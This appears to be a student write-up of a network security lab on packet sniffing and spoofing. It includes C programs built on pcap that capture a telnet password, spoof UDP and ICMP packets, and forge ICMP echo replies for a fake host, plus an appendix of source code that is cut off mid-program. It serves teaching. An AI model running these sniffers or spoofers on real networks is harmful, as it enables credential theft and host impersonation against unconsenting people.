
Please see the appendix for the program code.

Task: Capture the ICMP packets between two specific hosts.

The attacker machine used the script described in task 2.1A with one modified line shown below.

char filter\_exp[] = "icmp and host 10.0.2.5 and host 10.0.2.6";

The output of the sniffed traffic on the attacker machine’s console is shown below. Notice that the filter captured only ICMP packets between the two host machines.



Task: Capture the TCP packets with a destination port number in the range of 10 to 100.

The attacker machine used the script described in task 2.1A with one modified line shown below.

char filter\_exp[] = "tcp and dst portrange 10-100";

The output of the sniffed traffic on the attacker machine’s console is shown below. Notice that the filter only captured TCP packets.




Task 2.1C: Sniffing Passwords

Please see the appendix for the program code.

One of the files available in the lab resources section contained useful code to help define the structure of the IP and TCP headers as well as how to decode the packet data. The file resource is available here: <https://www.tcpdump.org/other/sniffex.c>. Using the sniffex.c file, the following C file was used to capture the password of the client machine from the attacker machine.

The client machine performed the telnet command into the attacker’s machine using the following command: “telnet 10.0.2.7”. The attacker machine ran the above C program to sniff the TCP packets on port 23 (used by telnet). The data in each TCP packet was printed to the console of the attacker in the form of a character using “printf("%c", \*payload);”. Each character in the password “dees” is outlined in red below.



Observation: The sniffing program running on the attacker machine successfully decoded the TCP packet data. By correctly constructing the structure of the TCP packet, pointers into the packet could be used to correctly identify where the data portion began. The filter “tcp and port 23” applies a filter so that only TCP packets originating from port 23 (used by telnet) would be captured.


Explanation: The program displays a proof of concept of a method attackers can use to capture personal data. The attacker can use the password to gain access to the machine to steal valuable data in future attacks.

Task 2.2A: Write a Spoofing Program

Please see the appendix for the program code.

The C program was based on the template provided in the book code made available by Dr. Du. It can be found on this website: <https://github.com/kevin-w-du/BookCode/blob/master/Sniffing_Spoofing/C_spoof/spoof_udp.c>

The program spoofs a UDP message from the attacker machine to the client machine on the same server. The spoofed message generated a reply from the client machine shown below in the Wireshark log.



Observation: The attacker machine successfully spoofed the UDP packet to the client machine. The client responded to the UDP message with an ICMP message stating that the source IP from the UDP packet is unreachable. The “Destination unreachable” message signifies that the client does not have a known path to the IP (1.2.3.4) in its routing table.


Explanation: The program displays a proof of concept of a method attackers can use to target machines with flooding attacks. If the machine with the IP of 1.2.3.4 were reachable from the client machine, it would be flooded with packets from the client machine. Each message the attacker sends to the client generates a new message to the victim using the client. The attacker remains anonymous while still being able to attack the client and the victim.

Task 2.2B: Spoof an ICMP Echo Request

Please see the appendix for the program code.

The C program was based on the template provided in the book code made available by Dr. Du. It can be found on this website: <https://github.com/kevin-w-du/BookCode/blob/master/Sniffing_Spoofing/C_spoof/spoof_icmp.c>

The client responded to the ICMP echo request shown below in the Wireshark log.




The attack is similar to the UDP spoofing attack in that the attacker can anonymously target a victim machine by spoofing the source IP address in the ICMP packet. The attack/damage ratio is 1:1 so this type of attack is not the most effective, especially against larger servers.

Question 4: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Answer: No. The IP packet length field is specific to the size of the ipheader structure and the icmpheader structure. Each structure has a fixed length that needs to be allocated in the packet.

printf("Size of IP header should be: %d\n", htons(sizeof(struct ipheader) + sizeof(struct icmpheader)));  
ip->iph\_len = 7168; //htons(sizeof(struct ipheader) + sizeof(struct icmpheader));  
printf("Size of IP header is being set to : %d\n", ip->iph\_len);  
  
/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
 Step 3: Finally, send the spoofed packet  
 \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  
send\_raw\_ip\_packet (ip);

The above code was added to the end of the ICMP spoofing program to test different IP packet header lengths. The results are shown below.



The accepted range of the IP header size was from 7168 to 7174 bytes.

Question 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

Answer: No. There is no need to calculate the checksum of the IP header. The system will calculate the checksum of the IP header. Because a raw socket was used, the system will not touch other fields, such as source and destination IP, and packet data.


Question 6: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer: Programs that use raw sockets need to use the root privilege because a raw socket can be used to bypass the protocols of communications such as ICMP, TCP, and others. A raw socket provides the user with the ability to change many of the packet fields.

If the user does not use the root privilege, the program will fail to run on the line shown below.

// Step 1: Create a raw network socket.  
int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);


Below is the output of attempting to run the program without root privileges.




Using the keyword “sudo” grants root privileges. If the user does not use it, the program fails to open a raw socket.

Task 2.3: Sniff and then Spoof

The attacker machine was able to successfully sniff and then spoof the ICMP echo requests from the client machine. Below is a screenshot of the output from the client’s “ping 1.2.3.4” command.



The ping requests to IP address 1.2.3.4 generated responses from the IP address 1.2.3.4 with 0% packet loss. The output of the program on the attacker’s machine is shown below.



The attacker was able to successfully imitate IP address 1.2.3.4 by using a raw socket to send an edited ICMP packet to the client. Below is the Wireshark log of the 10 ICMP packet transaction.



The code used by the attacker machine is shown in the appendix.

Observation: The attacker spoofed responses to the client from IP address 1.2.3.4, which is a fake IP address. The client accepted these responses and continued to send PING messages to IP address 1.2.3.4.

Explanation: The attacker started the pcap session on NIC “enp0s3” using the pcap\_open\_live method. The pcap\_compile method was used to build a filter that only captured ICMP echo requests using the following BPF syntax: “icmp[icmptype] == icmp-echo”. Each successfully sniffed packet that passes through the filter. The attacker then continuously sniffed the network using the pcap\_loop method from the pcap library.

When an ICMP echo request is received and passes through the filter, the got\_packet method is called, which will print the protocol of the received IP packet. If the protocol is ICMP, a spoofed echo reply will be triggered back to the originating IP address. One important note: the sequence and id of the ICMP reply much match the sequence and id of the ICMP echo request, or the packet will be dropped by the client. The checksum of the ICMP packet header must also be calculated in the spoofed reply.

The send\_raw\_ip\_packet is then called which opens a raw socket to send the packet. It is important that a raw socket be used instead of a normal socket because the attacker does not want the system to edit the source and destination IP fields. Therefore, the root privileges are required to run the spoof-and-sniff C program.

Appendix: PCAP Programs

**Task 2.1A: Sniffing Using the PCAP Library**

#include <stdlib.h>  
#include <stdio.h>  
#include <pcap.h>  
#include <arpa/inet.h>  
  
  
/\* Ethernet header \*/  
struct ethheader {  
 u\_char ether\_dhost[6]; /\* destination host address \*/  
 u\_char ether\_shost[6]; /\* source host address \*/  
 u\_short ether\_type; /\* protocol type (IP, ARP, RARP, etc) \*/  
};  
  
/\* IP Header \*/  
struct ipheader {  
 unsigned char iph\_ihl : 4, //IP header length  
 iph\_ver : 4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag : 3, //Fragmentation flags  
 iph\_offset : 13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
void got\_packet(u\_char\* args, const struct pcap\_pkthdr\* header,  
 const u\_char\* packet)  
{  
 struct ethheader\* eth = (struct ethheader\*)packet;  
  
 if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IP type  
 struct ipheader\* ip = (struct ipheader\*)  
 (packet + sizeof(struct ethheader));  
  
 printf(" From: %s\n", inet\_ntoa(ip->iph\_sourceip));  
 printf(" To: %s\n", inet\_ntoa(ip->iph\_destip));  
  
 /\* determine protocol \*/  
 switch (ip->iph\_protocol) {  
 case IPPROTO\_TCP:  
 printf(" Protocol: TCP\n");  
 return;  
 case IPPROTO\_UDP:  
 printf(" Protocol: UDP\n");  
 return;  
 case IPPROTO\_ICMP:  
 printf(" Protocol: ICMP\n");  
 return;  
 default:  
 printf(" Protocol: others\n");  
 return;  
 }  
 }  
}  
  
int main()  
{  
 pcap\_t\* handle;  
 char errbuf[PCAP\_ERRBUF\_SIZE];  
 struct bpf\_program fp;  
 char filter\_exp[] = "icmp";  
 bpf\_u\_int32 net;  
  
 // Step 1: Open live pcap session on NIC with name enp0s3  
 handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);  
 if(handle == NULL){ printf("Error opening handle\n"); }  
  
 // Step 2: Compile filter\_exp into BPF psuedo-code  
 pcap\_compile(handle, &fp, filter\_exp, 0, net);  
 if (pcap\_setfilter(handle, &fp) != 0) {  
 pcap\_perror(handle, "Error:");  
 exit(EXIT\_FAILURE);  
 }  
  
 // Step 3: Capture packets  
 pcap\_loop(handle, -1, got\_packet, NULL);  
  
 pcap\_close(handle); //Close the handle  
 return 0;  
}

**Task 2.1B: Writing Filters – Part 1**

#include <stdlib.h>  
#include <stdio.h>  
#include <pcap.h>  
#include <arpa/inet.h>  
  
  
/\* Ethernet header \*/  
struct ethheader {  
 u\_char ether\_dhost[6]; /\* destination host address \*/  
 u\_char ether\_shost[6]; /\* source host address \*/  
 u\_short ether\_type; /\* protocol type (IP, ARP, RARP, etc) \*/  
};  
  
/\* IP Header \*/  
struct ipheader {  
 unsigned char iph\_ihl : 4, //IP header length  
 iph\_ver : 4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag : 3, //Fragmentation flags  
 iph\_offset : 13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
void got\_packet(u\_char\* args, const struct pcap\_pkthdr\* header,  
 const u\_char\* packet)  
{  
 struct ethheader\* eth = (struct ethheader\*)packet;  
  
 if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IP type  
 struct ipheader\* ip = (struct ipheader\*)  
 (packet + sizeof(struct ethheader));  
  
 printf(" From: %s\n", inet\_ntoa(ip->iph\_sourceip));  
 printf(" To: %s\n", inet\_ntoa(ip->iph\_destip));  
  
 /\* determine protocol \*/  
 switch (ip->iph\_protocol) {  
 case IPPROTO\_TCP:  
 printf(" Protocol: TCP\n");  
 return;  
 case IPPROTO\_UDP:  
 printf(" Protocol: UDP\n");  
 return;  
 case IPPROTO\_ICMP:  
 printf(" Protocol: ICMP\n");  
 return;  
 default:  
 printf(" Protocol: others\n");  
 return;  
 }  
 }  
}  
  
int main()  
{  
 pcap\_t\* handle;  
 char errbuf[PCAP\_ERRBUF\_SIZE];  
 struct bpf\_program fp;  
 char filter\_exp[] = "icmp and host 10.0.2.5 and host 10.0.2.6";  
 bpf\_u\_int32 net;  
  
 // Step 1: Open live pcap session on NIC with name enp0s3  
 handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);  
 if(handle == NULL){ printf("Error opening handle\n"); }  
  
 // Step 2: Compile filter\_exp into BPF psuedo-code  
 pcap\_compile(handle, &fp, filter\_exp, 0, net);  
 if (pcap\_setfilter(handle, &fp) != 0) {  
 pcap\_perror(handle, "Error:");  
 exit(EXIT\_FAILURE);  
 }  
  
 // Step 3: Capture packets  
 pcap\_loop(handle, -1, got\_packet, NULL);  
  
 pcap\_close(handle); //Close the handle  
 return 0;  
}

**Task 2.1B: Writing Filters – Part 2**

#include <stdlib.h>  
#include <stdio.h>  
#include <pcap.h>  
#include <arpa/inet.h>  
  
  
/\* Ethernet header \*/  
struct ethheader {  
 u\_char ether\_dhost[6]; /\* destination host address \*/  
 u\_char ether\_shost[6]; /\* source host address \*/  
 u\_short ether\_type; /\* protocol type (IP, ARP, RARP, etc) \*/  
};  
  
/\* IP Header \*/  
struct ipheader {  
 unsigned char iph\_ihl : 4, //IP header length  
 iph\_ver : 4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag : 3, //Fragmentation flags  
 iph\_offset : 13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
void got\_packet(u\_char\* args, const struct pcap\_pkthdr\* header,  
 const u\_char\* packet)  
{  
 struct ethheader\* eth = (struct ethheader\*)packet;  
  
 if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IP type  
 struct ipheader\* ip = (struct ipheader\*)  
 (packet + sizeof(struct ethheader));  
  
 printf(" From: %s\n", inet\_ntoa(ip->iph\_sourceip));  
 printf(" To: %s\n", inet\_ntoa(ip->iph\_destip));  
  
 /\* determine protocol \*/  
 switch (ip->iph\_protocol) {  
 case IPPROTO\_TCP:  
 printf(" Protocol: TCP\n");  
 return;  
 case IPPROTO\_UDP:  
 printf(" Protocol: UDP\n");  
 return;  
 case IPPROTO\_ICMP:  
 printf(" Protocol: ICMP\n");  
 return;  
 default:  
 printf(" Protocol: others\n");  
 return;  
 }  
 }  
}  
  
int main()  
{  
 pcap\_t\* handle;  
 char errbuf[PCAP\_ERRBUF\_SIZE];  
 struct bpf\_program fp;  
 char filter\_exp[] = "tcp and dst portrange 10-100";  
 bpf\_u\_int32 net;  
  
 // Step 1: Open live pcap session on NIC with name enp0s3  
 handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);  
 if(handle == NULL){ printf("Error opening handle\n"); }  
  
 // Step 2: Compile filter\_exp into BPF psuedo-code  
 pcap\_compile(handle, &fp, filter\_exp, 0, net);  
 if (pcap\_setfilter(handle, &fp) != 0) {  
 pcap\_perror(handle, "Error:");  
 exit(EXIT\_FAILURE);  
 }  
  
 // Step 3: Capture packets  
 pcap\_loop(handle, -1, got\_packet, NULL);  
  
 pcap\_close(handle); //Close the handle  
 return 0;  
}

**Task 2.1C: Sniffing Passwords**

#include <stdlib.h>  
#include <stdio.h>  
#include <pcap.h>  
#include <arpa/inet.h>  
  
/\* ethernet headers are always exactly 14 bytes \*/  
#define SIZE\_ETHERNET 14  
  
/\* Ethernet addresses are 6 bytes \*/  
#define ETHER\_ADDR\_LEN 6  
  
/\* Ethernet header \*/  
struct sniff\_ethernet {  
 u\_char ether\_dhost[ETHER\_ADDR\_LEN]; /\* destination host address \*/  
 u\_char ether\_shost[ETHER\_ADDR\_LEN]; /\* source host address \*/  
 u\_short ether\_type; /\* IP? ARP? RARP? etc \*/  
};  
  
/\* IP Header \*/  
struct sniff\_ip {  
 unsigned char iph\_ihl : 4, //IP header length  
 iph\_ver : 4; //IP version  
 unsigned char iph\_tos; //Type of service  
 unsigned short int iph\_len; //IP Packet length (data + header)  
 unsigned short int iph\_ident; //Identification  
 unsigned short int iph\_flag : 3, //Fragmentation flags  
 iph\_offset : 13; //Flags offset  
 unsigned char iph\_ttl; //Time to Live  
 unsigned char iph\_protocol; //Protocol type  
 unsigned short int iph\_chksum; //IP datagram checksum  
 struct in\_addr iph\_sourceip; //Source IP address  
 struct in\_addr iph\_destip; //Destination IP address  
};  
  
typedef u\_int tcp\_seq;  
struct sniff\_tcp {  
 u\_short th\_sport; /\* source port \*/  
 u\_short th\_dport; /\* destination port \*/  
 tcp\_seq th\_seq; /\* sequence number \*/  
 tcp\_seq th\_ack; /\* acknowledgement number \*/  
 u\_char th\_offx2; /\* data offset, rsvd \*/  
 #define TH\_OFF(th) (((th)->th\_offx2 & 0xf0) >> 4)  
 u\_char th\_flags;  
 #define TH\_FIN 0x01  
 #define TH\_SYN 0x02  
 #define TH\_RST 0x04  
 #define TH\_PUSH 0x08  
 #define TH\_ACK 0x10  
 #define TH\_URG 0x20  
 #define TH\_ECE 0x40  
 #define TH\_CWR 0x80  
 #define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)  
 u\_short th\_win; /\* window \*/  
 u\_short th\_sum; /\* checksum \*/  
 u\_short th\_urp; /\* urgent pointer \*/  
};  
  
void got\_packet(u\_char\* args, const struct pcap\_pkthdr\* header, const u\_char\* packet)  
{  
 struct sniff\_ethernet\* eth = (struct sniff\_ethernet\*)packet;  
  
 if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IP type  
 struct sniff\_ip\* ip = (struct sniff\_ip\*)(packet + SIZE\_ETHERNET);  
 int size\_ip = ip->iph\_ihl \* 4;  
  
 printf(" From: %s\n", inet\_ntoa(ip->iph\_sourceip));  
 printf(" To: %s\n", inet\_ntoa(ip->iph\_destip));  
  
 /\* determine protocol \*/  
 switch (ip->iph\_protocol) {  
 case IPPROTO\_TCP:  
 printf(" Protocol: TCP\n");  
 struct sniff\_tcp \*tcp = (struct sniff\_tcp \*)(packet + SIZE\_ETHERNET + size\_ip);  
 int size\_tcp = TH\_OFF(tcp)\*4;  
 const char\* payload = (u\_char \*)(packet + SIZE\_ETHERNET + size\_ip + size\_tcp);  
